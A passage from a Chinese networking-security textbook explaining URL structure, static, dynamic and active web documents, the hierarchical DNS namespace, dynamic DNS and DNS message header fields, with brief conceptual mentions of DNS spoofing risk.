Web 网页文件存储在服务器中。每次收到客户端的请求后,服务器就将请求所需的文件复制发送给客户端。为了提高效率,服务器将客户常访问的文件存储在高速缓存器(Cache)中,这比从磁盘中读取文件要快。服务器可用多线程(Multithreading)和多处理器来提高效率,可同时对大量客户端的多种请求做出回应。

3. 统一资源定位符

利用浏览器访问一个 Web 网页时,需要在浏览器的地址栏中用统一资源定位符(Uniform Resource Locator,URL)来指定该网页的存放位置和属性等。如图 6.2 所示,URL 定义了网页的 4 个属性:访问该网页采用的应用层协议,存放该网页的服务器域名或 IP 地址,服务器的连接端口,以及该网页在服务器中的存放路径和文件名。




图 6.2 统一资源定位符的组成

- 协议:指定客户/服务器用于传输文件的应用层协议,例如,FTP、HTTP、SMTP、TELNET 等。
- 主机 IP 地址或域名:存放和提供该文件信息的计算机地址,可以用主机的以 WWW 开头的域名,但这不是强制性的要求。可以使用 IP 地址或 DNS 域名服务器可解析的注册域名。
- 端口号:在主机的 IP 地址或域名后面,可注明":"号和连接端口号。如果没有此":端口号",就默认连接到该协议的服务器端口地址。如果浏览器要连接 HTTP 服务器的公认端口 80,就可将其省略。如果有些服务器为了安全等其他原因使用的是其他非公认的端口号,此部分就不可省略。
- 存放路径和文件名:给出要获取的网页文件名及其在服务器中存放的路径。此部分可包含若干"/",用于分开主目录、次目录和文件名。如果访问的是服务器根目录下的默认首页(如访问网站的首页导航文件 index.html 等),那么 URL 中的端口号地址、存放路径和文件名都可以省略。

在网络数据监测中发现,一些淫秽网站利用超长的 URL,能逃避网络搜索引擎和安全部门的监测。

4. Web 文档的类型

万维网中使用的文档可分为 3 类:静态文档、动态文档和活动文档。这种分类方法是基于网页文档内容的形成过程的不同。本节仅作概念性的简介。

(1) 静态文档:静态文档(Static Documents)的内容是固定的,存放在服务器中,客户访问时只能得到该文档的一个副本,收到后显示在浏览器上。文档的内容是在生成文档的时候就固定了,而不是在访问的过程中产生的。用户不能改变服务器中文档的内容。HTML 是开发网页的一种编程语言,如图 6.3(a)所示。




图 6.3　静态网页和动态网页

(2) 动态文档：动态文档(Dynamic Documents)是由 Web 服务器根据客户的请求产生的。当服务器收到客户对一个动态网页的请求后，Web 服务器就运行一个应用程序来产生此动态文档。服务器将此结果作为响应发送给客户的浏览器。客户每次请求得到的响应中的动态文档都不同。动态网页的一个例子是从服务器上获取时间和日期，客户每次访问服务器得到的时间日期都不同。生成动态文档的技术是公共网关接口(Common Gateway Interface，CGI)。CGI 定义了动态文档的书写格式，程序中数据的加入，以及输出结果的使用，如图 6.3(b)所示。

(3) 活动文档：在很多 Web 应用中，需要发送一个程序或脚本到客户端的机器上运行，这称为活动文档(Active Documents)。例如，发送一个程序到客户端运行来产生网页上的一个动画，或者要用一个程序在客户端运行以便与客户进行交互。当浏览器请求获得一个活动文档时，服务器就回复此文档或脚本的一个副本，客户机收到此程序后，就在浏览器上运行。Java Applet 是开发活动文档的一个软件工具，它开发的活动文档可以在浏览器上运行，也可以不需要浏览器，独立在客户机上运行。在动态文档中的一些思想也可以用于活动文档中，如果活动文档中的活动部分较少，就可以用脚本语言来写，然后就可以在客户端同时解释和运行。用于这种情况的脚本技术是 Java Script。活动文档有时也称为"客户端的动态文档"。图 6.4 为这两种活动文档的示意图。




图 6.4　网页活动文档的产生过程

Web 浏览器可通过 http 客户端协议，采用 GET 等方法向 Web 服务器发送请求，以获取这几类文档。详细参看表 6.2。

网页文档的类型从早期的静态文档扩展到动态文档和活动文档等多种类型，极大地丰富了网页的表现形式和应用范围，但是也带来了很多安全问题。当用浏览器访问一些不安全的网站时，有可能同时下载一些恶意的可执行程序到客户机中，对浏览器或计算机系统造

成破坏，应当采取响应的防护措施。

6.2 域名系统及其安全

在互联网模型的应用层中，大部分应用是基于客户/服务器工作模式的。客户/服务器的工作模式又可以分为两类：一类是可以直接被用户使用的，如 Web 网页浏览和收发电子邮件等；另一类则用于支持其他应用程序的工作，域名系统（domain name system，DNS）就是这样一类，用于支持 Web 访问、电子邮件等应用，提供主机域名和 IP 地址之间的转换，以及传送电子邮件的路径选择信息等。如果 DNS 产生故障或受到破坏，将导致互联网的局部或大范围的不能使用。

图 6.5 是 DNS 为电子邮件系统服务的例子。此应用中，DNS 的客户/服务器程序帮助电子邮件程序查询到电子邮件用户注册的服务器 IP 地址。发送电子邮件的用户只知道接收者的邮箱地址，但是在互联网上传输邮件需要的是收件人的邮件服务器 IP 地址。电子邮件用户代理就启动 DNS 客户软件，发送一个查询请求给本地的 DNS 服务器，请将收件人的邮箱域名地址映射为相应的 IP 地址，然后邮件程序 SMTP 才能将邮件传到收件人的邮件服务器。在网络计算机的配置参数中，需要人工或由 DHCP 动态主机配置协议自动为本机设置一个 DNS 服务器 IP 地址，作为本机上网必须的默认 DNS 服务器。




图 6.5　DNS 为邮件传输提供服务的例子

互联网用 IP 地址唯一标识连接在网络上的一台主机。但是 IP 地址难于记忆，人们使用主机的域名比使用 IP 地址更方便，因此就需要设立一个公共的 DNS 将用户需要访问的主机域名转换为 IP 地址，或将 IP 地址转换为域名。在 DNS 服务器中存有网络计算机的域名与 IP 地址的映射表，供客户进行查询。参看图 1.22 中 DNS 为 Web 访问提供 IP 地址查询的例子。

由于互联网域名数量十分巨大，不可能只用一台域名服务器来容纳互联网上所有的计算机域名和 IP 地址的对照表，并且还要保持此对照表的时常更新。当前的解决方案是，将数量巨大的域名信息按区域或行业类别划分为较小的部分，分别存储在不同专网（如中国教育科研网、中国电信网等）和不同层次的域名服务器内，构成一个层次结构的分布式的域名系统。需要获取域名查询服务的计算机，首先与离它最近的域名服务器联系。

6.2.1 域名系统概述

在互联网中的每台主机必须有一个唯一的名字。当联网的主机较少时，域名比较容易选择。但随着互联网主机的数量越来越多，必须采用分层次的域名空间（Hierarchical Domain Name Space）对域名进行分配和管理。所有域名由倒置的树定义，树根位于顶部，




图 6.6　层次结构的域名空间

树最多可有 128 级：标识为第 0 级(根节点)到第 127 级，每一级可分别定义为行业、部门等名称，也可是任意不重复的名字，如图 6.6 所示。

在一个层次结构的域名空间中，每个域名分为几个部分：最右部分定义为国家域，右二部分定义为组织机构的属性(如 edu、gov 等)，右三部分可以定义组织机构的名称(如 cctv、sina 等)，右四部分可定义为组织的内部机构和部门(如 engineering、lab 等)。这样一来可以将域名空间的分配管理权限也按层次划分，根域名管理机构负责组织机构域名的属性和名称管理，而机构域名及其内部的域名管理权限下放给本单位网络管理部门自己分配。单位的域名管理部门可以根据自己的资源分类和主机管理的需要，在给定的名称上增加前缀，这些前缀可以与其他单位的前缀重复，但是整个域名是不能重复的。

NDS 域名服务器中有两个数据库，一个固定的数据库用于存放本域名服务器管辖范围内的已授权的域名/IP 地址信息，而另一个动态数据库用于存放来自其他域名系统的非本地授权的动态域名/IP 地址信息。

1. 域名空间

域名空间中的术语：

- 标签(Label)：树中的每个节点有一个标签，最多可包含 63 个字符，根标签为空串。DNS 要求每一个节点的字节点(从同一个节点分支出来的节点)具有不同的标签，这样就能确保域名的唯一性。
- 域名(Domain Name)：树中的每个节点标签加上符号点“.”构成域名。域名总是从节点向上读取直至树根，如图 6.7 所示。通常把包含完整主机名称的域名称为全域名(Fully Qualified Domain name，FQDN)，可以唯一定义一台主机的名称。图 6.7 中的域名 sun. ynu. edu. cn. 是一个全域名，表示安装在某大学(Yunnan University)的一台名为 sun 的计算机。




图 6.7　域名和标签

2. 域

域(Domain)是域名空间的一颗子树。域的名称是子树顶层节点的名称。一个域可再次分隔为多个子域(Sub-domain)，因此域的概念具有相对性。通常，DNS 服务器群的配置是在第一级根服务器(Root Server)的基础上划分多个子域。一个较大的子域可进一步分隔为更小的子域。每一台服务器负责一个域，如同建立域名的层次结构一样，构成了 DNS 服务器群的分布式的层次结构，如图 6.8 所示。

互联网中的域名空间分为三个部分：通用域、国家域和反向域。

- 通用域(Generic Domain)：按照主机的类属进行定义。树中的每个节点定义一个域，在通用域的第一级允许有至少 14 个可能的字符标号，如表 6.1 所示。
- 国家域(Country Domain)：与通用域相似，第一级使用二字符的国家缩写，如 cn 代表中国、us 代表美国、jp 代表日本等。第二级可是机构标号或由各国自己指定。




图 6.8　DNS 服务器群的层次分布结构

表 6.1　通用域标号

标　号	含　　义	标　号	含　　义
aero	航空公司域名	int	国际组织
biz	商业站点或企业，类似于 com	mil	军事机构
com	商业组织	museum	博物馆和其他非盈利组织
coop	合作性商业组织	name	个人站点标号
edu	教育机构	net	网络支持中心
gov	政府部门	org	非赢利组织
info	信息服务提供商	pro	专业个人组织

- 反向域(Inverse Domain)：用于将 IP 地址映射为域名。反向域的第一级节点叫做 arpa 地址解析协议地址，第二级节点叫 In-addr 反向地址，其他部分书写 IP 地址。处理反向域的服务器是分层次结构的。这意味着地址的网络号位于比子网号高的层次，而子网号位于比主机号高的层次。因此，把 132.34.45.121 映射成域名，其反向域写为 121.45.34.132.in-addr.arpa。

3．中国互联网域名体系及中文域名注册

中国的域名管理采用层次结构，由中国互联网络信息中心(CNNIC)进行统一管理。其一级域名用 cn 定义，二级域名分为“类别域名”和“行政域名”。中文域名包含汉字，各级中文域名之间仍用“.”连接，各级长度不超过 20 个字符。

用户要注册一个新的域名时，首先向域名注册中心或代理机构提出申请，申请中包含自己的服务器域名和 IP 地址。注册机构首先查验申请的域名是否全球唯一，若无冲突，就将域名放入自己的 DNS 授权数据库，然后用户交纳一定的费用。关于域名注册机构的详细信息可查询网址 http://www.intenic.com。

4．动态域名系统


当初设计 DNS 域名系统时，没有人预测到互联网上每天都有如此大量的域名和 IP 地址的变化。当在 DNS 数据库中加入一个新的域名信息，或删除一个域名信息，或改变域名主机的 IP 地址时，这些变化都要修改 DNS 的主文件。以前，这些修改和更新都涉及大量的手工操作，而今如此巨大的工作量是不可能靠手工操作完成的。

为了让 DNS 的主文件能够动态更新，设计了动态域名系统(Dynamic Domain Name System，DDNS)。在 DDNS 系统中，当确定了一个域名和一个 IP 地址的绑定后，就使用

DHCP 协议(见第 3 章)将此消息发送给第 1 级 DNS 服务器。第 1 级 DNS 服务器就更新该域的信息,然后主动或被动地将此改动通知第 2 级 DNS 服务器,让第 2 级 DNS 服务器更新自己的数据库。如此递推,让各级 DNS 服务器依次更新自己的数据库。在 DNS 变化的被动通知中,第 2 级 DNS 服务器周期性地检测第 1 级的 DNS 数据库是否有变化,当出现变化后,它就请求获取整个域的信息。

6.2.2 DNS 报文格式

DNS 采用由客户端首先发出请求,而服务器返回响应的方式工作。图 6.9 所示为 DNS 的查询(Query)和响应(Response)报文的格式。根据其报文长度和属性,可以被封装到传输层的 UDP 包或 TCP 包中传输。DNS 报文在 IP 包中的封装关系如图 1.15 所示。



(a) DNS查询报文的结构　(b) DNS响应报文的结构

图 6.9　DNS 查询和响应报文格式

1. DNS 报文头部格式

DNS 查询和响应报文具有相同的头部格式,头部共长 12B,如图 6.10 所示。

2B	2B
标识(ID)	标志(flag)
查询记录数	回答记录数(在查询报文中全为0)
授权记录数(查询报文中全为0)	附加记录数(在查询报文中全为0)

图 6.10　DNS 报文头部格式

DNS 报文头部各字段的含义如下:

(1) 查询标识(Identification,ID):客户端给每次发送的查询指定一个不同的 ID 标识号,服务器的响应中也要重复这个 ID 编号,客户端根据收到的应答中的 ID 号与自己发送的查询 ID 号进行匹配。如果客户端发送了一个 ID 号的 DNS 查询请求后,收到了多个 ID 号相同而答案不同的查询结果(即各应答中该域名对应的 IP 地址不同),那么客户端只采用收到的第一个应答中的 IP 地址。因此可导致一种隐患:诱骗者可以抢在 DNS 服务器之前先向客户机发回具有此 ID 号的错误响应,而进行 IP 地址误导和诱骗。

(2) 标志(flags):分为 8 个子字段,如图 6.11 所示。每个子字段的定义如下:




图 6.11　DNS 头部的标志字段的格式

QR(Query/Response,查询/响应):报文类型字段(1bit),值为 0 表示这是客户端的查询报文,为 1 表示这是服务器的响应报文。

Opcode(Operation Code,操作码):查询/响应的类型(4bits),值为 0000 表示标准查询/响应,为 1111 表示反向查询/响应,0010 表示服务器状态请求。

AA(Authoritative Answer,授权回答):只用在响应报文中(1bit),值为 1 表示提供应

答的 DNS 服务器就是该域名的授权服务器。

TC(truncated,截断标志):只在 UDP 协议中使用(1bit),值为 1 表示服务器应答的总长度已超过 512 字节,只向客户端返回前 512 字节。

RD(Recursion Desired,要求采用递归方式查询该域名):1bit,能在查询报文中进行设置,并在响应报文中返回。值为 0 表示迭代查询,为 1 表示递归查询。

RA(Recursion Available,可用递归查询):只用在响应报文中(1bit),若域名服务器支持递归查询,则在响应报文中将该字段置 1。

zero(零标志):值为 000(3bits)。

R Code(Return Code,返回码):返回在响应中的差错状态(4bits),值为 0000 表示无差错,0001 表示格式差错,0010 表示域名服务器上有问题,0011 表示域参照问题,0100 表示查询类型不支持,0101 表示在管理上禁止,其他值保留。

(3) 询问记录数(Questions):指该报文中询问部分所包含查询的数量。

(4) 应答记录数(Answer RRS):指响应报文中应答部分所包含应答记录的数量。

(5) 授权记录数(Authority RRS):指响应报文中授权部分所包含授权记录的数量。

(6) 附加记录数(Additional RRS):指响应报文中附加部分包含附加记录的数量。

2. DNS 报文的其他部分

DNS 报文的其他部分是:

(1) 询问(Queries):由一条或多条询问记录构成。查询和响应报文均含有该部分。

(2) 应答(Answers):由一条或多条资源记录构成。只在响应报文中出现。该部分包含从服务器端到客户端的应答。

(3) 授权的域名服务器(Authoritative Name Servers):由一条或多条记录构成。只在响应报文中出现。该部分给出了一台或多台授权服务器的域名,是它们给所查询的域名/IP 地址授权的。

(4) 附加信息(Additional Records):由一条或多条资源记录构成。只在响应报文中出现。提供有助于域名解析的附加信息,例如,给出所查询的域名的授权服务器的 IP 地址等。

3. 查询报文中的询问记录和响应报文中的资源记录

上文提到询问记录和资源记录两个名称:

(1) 询问记录:DNS 查询报文的询问部分由一条或多条询问记录构成,每条记录的格式如图 6.12 所示。通常只有 1 条询问记录。

查询名(要查找的域名)	
查询类型	查询类

图 6.12 客户端发送的 DNS 查询报文中的询问记录格式

查询名就是要查找的域名,由一个或多个标签组成。每个标签以数字为首,该数字表示随后标签的字节长度。每个域名以最后字节为 0 结束。代表字节数量的值必须是 0~63 之间的整数,因为标签的最大长度是 63。例如域名 www. ynu. edu. cn 写成查询名为 3www3ynu3edu2cn0,其中 3、3、3、2、0 是计数值。

每条询问记录有一个查询类型,约有 20 个不同的类型值。最常见的查询类型是 A 类型,表示期望得到查询域名的 IP 地址。查询类一般为 1,指查询的是互联网 IP 地址。

(2) 资源记录:DNS 报文的应答部分、授权部分和附加信息部分均采用一种称为资源记录(Resource Record,RR)的相同格式。当域名解析器把一个域名传递给 DNS 时,DNS

返回的是与该域名相关联的资源记录。因此，DNS 的基本功能是将域名映射到资源记录上。每条资源记录的格式如图 6.13 所示。

域名	生存时间	类别	类型	值

图 6.13 服务器响应的 DNS 资源记录的格式

域名是记录中资源数据对应的域名。域名中每一级的标号必须以一个字母字符开头，不区分大小写。

